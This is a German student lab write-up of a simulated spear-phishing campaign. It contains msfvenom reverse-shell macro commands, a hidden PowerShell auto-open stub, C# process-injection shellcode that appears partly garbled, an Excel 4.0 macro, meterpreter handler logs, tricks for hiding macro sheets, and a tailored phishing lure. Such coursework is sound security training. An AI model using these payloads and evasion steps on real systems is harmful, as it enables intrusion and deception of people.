

Whitehat Hacking 3

Aufgabe 1

Als Sie in der Früh ins Büro kommen ersucht Sie Ihre Kollegin Beate gleich ins Besprechungszimmer zu kommen. Dort erfahren Sie, dass die Forensik Abteilung bei Ihrer Untersuchung eines Sicherheitsvorfalls bei einem Ihrer wichtigsten Kunden festgestellt hat, dass die bislang unbekannte APT Gruppe „No Regerts“ offenbar über einen Social Engineering Angriff Zugriff auf das System erhielt. Der Kunde hat daraufhin sofort Ihr Red Team beauftragt die User Awareness und Sicherheit im Hinblick auf Social Engineering Angriffe und die vorhandenen Gegenmaßnahmen zu testen. Das Ziel des Red Teams ist es eine mehrstufige, möglichst ausgeklügelte und überzeugende Spear Phishing Kampagne auf Executive Mitarbeiter zu starten. Das Ziel gilt als erreicht, sobald es dem Team gelingt eine Bind Shell auf einem full patched Windows 10 Rechner mit eingeschaltetem AMSI zu starten und sich damit zu verbinden.

Interpretation der Aufgabenstellung

Erstellen eines Office Dokuments mit eingebetteten Macro, welches einen Tunnel zum System des "Hackers" aufbaut. Das Dokument muss eine "glaubhafte" Geschichte erzählen.

Setup


Es werden eine Kali 20.04 VM und eine Windows 10 x32 basierend auf einer KVM Umgebung verwendet.

Erste Versuche

Der erste Versuch war die Erstellung eines Word Dokuments vom Typ "docm", welches Makros beinhalten kann. Diesem wird eine mit dem Venom Plugin des Metasploit-Frameworks erstellt. Folgende Befehle wurden im ersten Versuch benutzt:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.122.224  
LPORT=1337 -e x86/shikata_ga_nai -f vba-psh > macro.txt
```

Dabei hat der Windows defender hier seine Arbeit sehr gut gemacht und das Makro sofort beim Speichern als Schadhafte erkannt.



Anscheinend muss die Payload hier besser codiert werden. Um die Payload besser zu verstehen und etwas tiefer in die Materie einzusteigen wurden der obige Befehl ohne die Encryption erstellt um die Funktionen lesen zu koennen.

```
Sub rIriDKgfEv()
    Dim e6anPeao
    e6anPeao = "powershell.exe -nop -w hidden -e <encrypted payload for
opening a reverse tunnel to the LHOST"
    Call Shell(e6anPeao, vbHide)
End Sub
Sub AutoOpen()
    rIriDKgfEv
End Sub
Sub Workbook_Open()
    rIriDKgfEv
End Sub
```

Hier faellt sofort auf, dass "Workbook_Open()" nicht in Word implementiert ist.

Versuch mit Excel

Der Plan ist mit dem Tool "EXCElEntDonut" ^{^1} eine hidden Payload in Excel zu verpacken. Diese Payload ist eine mit MSFVENOM generierte Payload, welches in dem von EXCElEntDonut mitgeliefertem Template eingefuegt wurde.

Das Template verwendet Process Injection um die Payload auszufuehren. Hierbei konvergiert das Tool lediglich einen C# Code in quasi Excel Makro Format.


The screenshot shows a Kali Linux terminal on the left and a web browser on the right. The terminal displays the output of the `msfvenom` command, which generates a shellcode payload for a C# application. The web browser shows the `processInjection.cs` file from the EXCELntDonut repository, which contains the C# code for the application. The code includes a `Main` method that defines the shellcode and the process to be injected into.

```

8 {
9     public static void Main()
10    {
11        byte[] shellcode;
12        string process = "";
13
14
15        //x64
16        //msfvenom -p windows/x64/exec CMD=calc EXITFUNC=thread -f csharp -a x64
17        shellcode = new byte[354] {
18            0xfc, 0xe8, 0x8f, 0x00, 0x00, 0x60, 0x89, 0xe5, 0x31, 0xd2, 0x64, 0x8b, 0x52, 0x30,
19            0x8b, 0x52, 0x0c, 0x8b, 0x52, 0x14, 0x8b, 0x72, 0x28, 0x31, 0xff, 0x0f, 0xb7, 0x4a, 0x26,
20            0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0xc1, 0xcf, 0x0d, 0x01, 0xc7, 0x49,
21            0x75, 0xef, 0x52, 0x57, 0x8b, 0x52, 0x10, 0x8b, 0x42, 0x3c, 0x01, 0xd0, 0x8b, 0x40, 0x78,
22            0x85, 0xc0, 0x74, 0x4c, 0x01, 0xd0, 0x8b, 0x58, 0x20, 0x01, 0xd3, 0x8b, 0x48, 0x18, 0x50,
23            0x85, 0xc9, 0x74, 0x3c, 0x49, 0x8b, 0x34, 0x8b, 0x01, 0xd6, 0x31, 0xff, 0x31, 0xc0, 0xac,
24            0xc1, 0xcf, 0x0d, 0x01, 0xc7, 0x38, 0xe0, 0x75, 0xf4, 0x03, 0x7d, 0xf8, 0x3b, 0x7d, 0x24,
25            0x75, 0xe0, 0x58, 0x8b, 0x50, 0x24, 0x01, 0xd3, 0x66, 0x8b, 0x0c, 0x4b, 0x8b, 0x58, 0x1c,
26            0x01, 0xd3, 0x8b, 0x04, 0x8b, 0x01, 0xd0, 0x8b, 0x04, 0x24, 0x5b, 0x5b, 0x61, 0x59,
27            0x5a, 0x51, 0xff, 0xe0, 0x58, 0x5f, 0x5a, 0x8b, 0x12, 0xe9, 0x80, 0xff, 0xf, 0x5d,
28            0x68, 0x32, 0x32, 0x00, 0x68, 0x77, 0x73, 0x32, 0x5f, 0x54, 0x68, 0x4c, 0x77, 0x26,
29            0x07, 0x80, 0xe8, 0xff, 0xd0, 0xb8, 0x90, 0x01, 0x00, 0x00, 0x29, 0xc4, 0x54, 0x50, 0x68,
30            0x29, 0x80, 0x6b, 0x00, 0xff, 0xd5, 0x6a, 0x0a, 0x68, 0xc0, 0xa8, 0x74, 0xe0, 0x68, 0x02,
31            0x00, 0x05, 0x39, 0x89, 0xe6, 0x50, 0x50, 0x50, 0x50, 0x40, 0x50, 0x40, 0x50, 0x68, 0xa,
32            0x0f, 0xdf, 0xe0, 0xff, 0xd5, 0x97, 0x6a, 0x10, 0x56, 0x57, 0x68, 0x99, 0xa5, 0x74, 0x61,
33            0xff, 0xd5, 0x85, 0xc0, 0x74, 0x0a, 0xff, 0x4e, 0x08, 0x75, 0xec, 0xe9, 0x67, 0x00, 0x00,
34            0x00, 0x6a, 0x00, 0x6a, 0x04, 0x56, 0x57, 0x68, 0x02, 0xd9, 0xc8, 0x5f, 0xff, 0xd5, 0x83,
35            0xf8, 0x00, 0x7e, 0x36, 0x8b, 0x36, 0x6a, 0x40, 0x68, 0x00, 0x10, 0x00, 0x00, 0x56, 0x57,
36            0x00, 0x68, 0x58, 0xa4, 0x53, 0xe5, 0xff, 0xd5, 0x93, 0x53, 0x6a, 0x00, 0x56, 0x53, 0x57,
37            0x68, 0x02, 0xd9, 0xc8, 0x5f, 0xff, 0xd5, 0x83, 0xf8, 0x00, 0x7d, 0x28, 0x58, 0x68, 0x00,
38            0x40, 0x00, 0x00, 0x6a, 0x00, 0x50, 0x68, 0x0b, 0x2f, 0x0f, 0x30, 0xff, 0xd5, 0x57, 0x68,
39            0x75, 0x6e, 0x4d, 0x61, 0xff, 0xd5, 0x5e, 0x5e, 0xff, 0x0c, 0x24, 0x0f, 0x85, 0x70, 0xff,
40            0xff, 0xff, 0xe9, 0x9b, 0xff, 0xff, 0xff, 0x01, 0xc3, 0x29, 0xc6, 0x75, 0xc1, 0xc3, 0xbb,
41            0xf0, 0xb5, 0xa2, 0x56, 0x6a, 0x00, 0x53, 0xff, 0xd5 };
42
43        process = "C:\\Windows\\System32\\mstsc.exe";
44
45
46        STARTUPINFO sInfo = new STARTUPINFO();
47        PROCESS_INFORMATION pInfo = new PROCESS_INFORMATION();
48        bool success = CreateProcess(process, null, IntPtr.Zero, IntPtr.Zero, false,
49            ProcessCreationFlags.CREATE_SUSPENDED | ProcessCreationFlags.CREATE_NO_WINDOW, IntPtr.Zero, null, ref
50            sInfo, out pInfo);
51        IntPtr resultPtr = VirtualAllocEx(pInfo.hProcess, IntPtr.Zero, shellcode.Length, MEM_COMMIT,
52            PAGE_READWRITE);
53        IntPtr bytesWritten = IntPtr.Zero;
54        bool resultBool = WriteProcessMemory(pInfo.hProcess, resultPtr, shellcode, shellcode.Length, out
55            bytesWritten);
56        uint oldProtect = 0;
57    }
58 }


```

Nun wird der von dem Tool erstellte Text in die Zwischenablage kopiert und ueber einen Rechtsklick in einem Excel Workbook auf dem Zielsystem auf "Sheet1" der Text als Macro eingefuegt.



Auf der Angreifermaschine wurde die Meterpreter-session gestartet und als erster Test das Makro auf dem Zielrechner ausgeführt.

Nachdem der Fehler mit der Payload fuer die Falsche Architektur (x64 vs x86) behoben wurde, startete das Makro auch sofort die Meterpreter session.



The image shows two side-by-side screenshots. The left screenshot is of an Excel spreadsheet with a macro in the 'Formulas' tab. The macro is a loop of CHAR functions, likely for a reverse shell. The right screenshot is a Metasploit terminal window showing the setup of a reverse TCP handler.

Excel Macro (Formulas tab):

```

1 =GOTO(A2)
2 =GOTO(A3)
3 =GOTO(A4)
4 =GOTO(A5)
5 =GOTO(A6)
6 =REGISTER("Kernel3"
7 =REGISTER("Kernel3"
8 =REGISTER("Kernel3"
9 =IF(ISNUMBER(SEARCH(
10 =valloc(0,65536,409
11 main=$B$1
12 =SET.VALUE(D1,0)
13 =WHILE(main<>"exc
14 =SET.VALUE(D2,LEN(
15 =VProcessMemory(
16 =SET.VALUE(D1,D1+
17 main=ABSREF("R[1]
18 =NEXT()
19 =CThread(0,0,A10,0
20 =HALT()
21 1342177280
22 0
23 =WHILE(A22=0)
24 =SET.VALUE(A22,Val
25 =SET.VALUE(A21,A2
26 =NEXT()
27 =REGISTER("Kernel3"
28 =REGISTER("Kernel3"
29 =REGISTER("ntdll","r
30 main=$C$1
31 =SET.VALUE(D1,0)
32 =WHILE(main<>"EXC
33 =SET.VALUE(D2,LEN(
34 =RTL(A22+(D1*10),m
35 =SET.VALUE(D1,D1+
36 main=ABSREF("R[1]

```

Metasploit Terminal:

```


Module options:
--defer-module-loads      Defer module loading unless explicitly asked
-m, --module-path DIRECTORY Load an additional module path

Console options:
-a, --ask                  Ask before exiting Metasploit or accept 'exit -y'
-H, --history-file FILE   Save command history to the specified file
-l, --logger STRING       Specify a logger to use (Flatfile, StdoutWithoutTimestamps, TimestampColorles
derr, Stdout)

-L, --real-readline        Use the system Readline library instead of RbReadline
-o, --output FILE          Output to the specified file
-p, --plugin PLUGIN        Load a plugin on startup
-q, --quiet                Do not print the banner on startup
-r, --resource FILE        Execute the specified resource file (- for stdin)
-x, --execute-command COMMAND Execute the specified console commands (use ; for multiples)
-h, --help                  Show this message

(sai@kali)~[~/Downloads/EXCELntDonut-master/EXCELntDonut]
$ msfconsole -q -l 1337
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST *
LHOST => *
msf6 exploit(multi/handler) > set LPORT 1337
LPORT => 1337
msf6 exploit(multi/handler) > set LHOST 192.168.122.224
LHOST => 192.168.122.224
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.122.224:1337
[*] Sending stage (175174 bytes) to 192.168.122.44
[*] Meterpreter session 1 opened (192.168.122.224:1337 -> 192.168.122.44:50177) at 2021-03-01 19:13:51 -0500

```



The image shows a Metasploit terminal window with the output of the 'ipconfig' command. The output shows the configuration for two network interfaces: Interface 1 (Software Loopback Interface 1) and Interface 6 (Intel(R) PRO/1000 MT Network Connection).

Interface 1:

```

Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

```

Interface 6:

```

Name : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 52:54:00:b5:1b:9e
MTU : 1500
IPv4 Address : 192.168.122.44
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::3058:da27:67a8:9858
IPv6 Netmask : ffff:ffff:ffff:ffff::

```

Making it Stealthy


Da wir nun Wissen, dass unsere Prozess Injcetion funktioniert, muessen wir nun das Excel Wokrbookt "herrichten"

Als ersters wird die Zelle A1 im Macro Sheet auf "AutoOpen" umbenannt. Das hat den gleichen Effekt wie eine AutoOpen Funktion in VBA-Macros und so wird unsere Routine beim Start ausgefuehrt. Anschliesend "Verstecken" wir das Makro Worksheet und fuellen das Sichtbare Worksheet mit Dummydaten, welche zu unserer Geschichte Passen. Es sei zu erwaechnen, dass es in Excel fuer ein Worksheet den Status "hidden" und "very hidden" geben kann. Der hidden-Status kann ueber die GUI erreicht werden, wohingegen "very hidden" nur durch aendern eines bestimmten Bytes mittels eines Hex-Editors erzielt wird.

Da dies eine Spear-Phishing Kampagne simuliert, wird hier davon ausgegangen, dass durch OSINT-Methoden Informationen ueber das Berufs- und Privatleben der Zielperson erlangt worden sind.


Laut LinkedIn und einigen Posts auf Social Media ist die Zielperson daran, sich mit einem Berufsbegleitendem Studium am Technikum Wien, ihr Wissen zu erweitern. Daher wird auf die Zielperson angepasst eine Phishing-Mail mit dem Titel: "Streng Vertraulich: Jaehrliche Abrechnung zum Unkostenbeitrag" geschickt, welche das zuvor praeparierte Excel File angehaengt hat.

Das Ziel bekommt nun folgende Oberflaeche nach dem Oeffnen des Dokuments.



Die Zielperson muss im Body der Mail auf ein (in unserem Fall nicht vorhandenes) Macro Hingewiesen werden, welches weitere Inhalte Freischaltet. Man kann hier noch ein legitimes Makro zusaetzlich einbauen, um das Excel-File noch unauffaelliger wirken zu lassen. Fuer unseren Fall haben wir ab dem Click auf den "Enable Content" Button schon gewonnen. Weiters ist unten zu sehen, dass das Makro Sheet nicht sichtbar ist. Dies koennte jedoch mit einem Rechtsclick auf Sheet1 wieder eingeblendet werden. (Was mit dem oben erwaehten "very hidden" nicht der Fall waere)

Nach dem Oeffnen und dem Content Enablen erhalten wir die 2. Session. Die erste ist nicht mehr aktiv, da inzwischen neu gestartet wurde.



Aufgabe 2

Zum Einsatz kommt wie in Beispiel 1 eine 32Bit Windows 10 Instanz aus meiner KVM-Umgebung. Es wird ASLR und DEP deaktiviert um der Angabe zu entsprechen.

ASLR wurde durch nullsetzen des Registry-Keys

```
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory
Management\MoveImages
```

DEP war per default nur fuer Windows Programme und Services aktiviert, also nicht fuer unser Board_Release.exe.

Eine erster Portscan nachdem ich die Applikation gestartet habe zeigt, dass auf Port 4444/tcp ein TCP-Service zur verfuegung steht. Der Port wird durch netstat, lokal ausgefuehrt, bestaetigt.

Die Anwendung wurde nicht sofort ordnungsgemaess ausgefuehrt und so wurde sie mehrere male auch als Administrator neu gestartet. Schlusendlich bekam ich dann ein "HELLO FROM SERVER".

```
$ telnet 192.168.122.44 4444
Trying 192.168.122.44...
Connected to 192.168.122.44.
Escape character is '^]'.
HELLO FROM SERVER!
> Connection closed by foreign host.
ubuntu@ubuntu:~/Downloads/edb-debugger$ telnet 192.168.122.44 4444
Trying 192.168.122.44...
Connected to 192.168.122.44.
Escape character is '^]'.
HELLO FROM SERVER!
> h
+-----+
| ?,h    help                               |
+-----+ Nachrichten +-----+
| A      neuer Nachricht                    |
| L      Liste aller Nachrichten            |
| D[id]   Loeschen Nachricht mit Nr.        |
| S       Zeige Board Topic                 |
| C       Aendere Board Topic               |
| q       exit                             |
+-----+
>
```

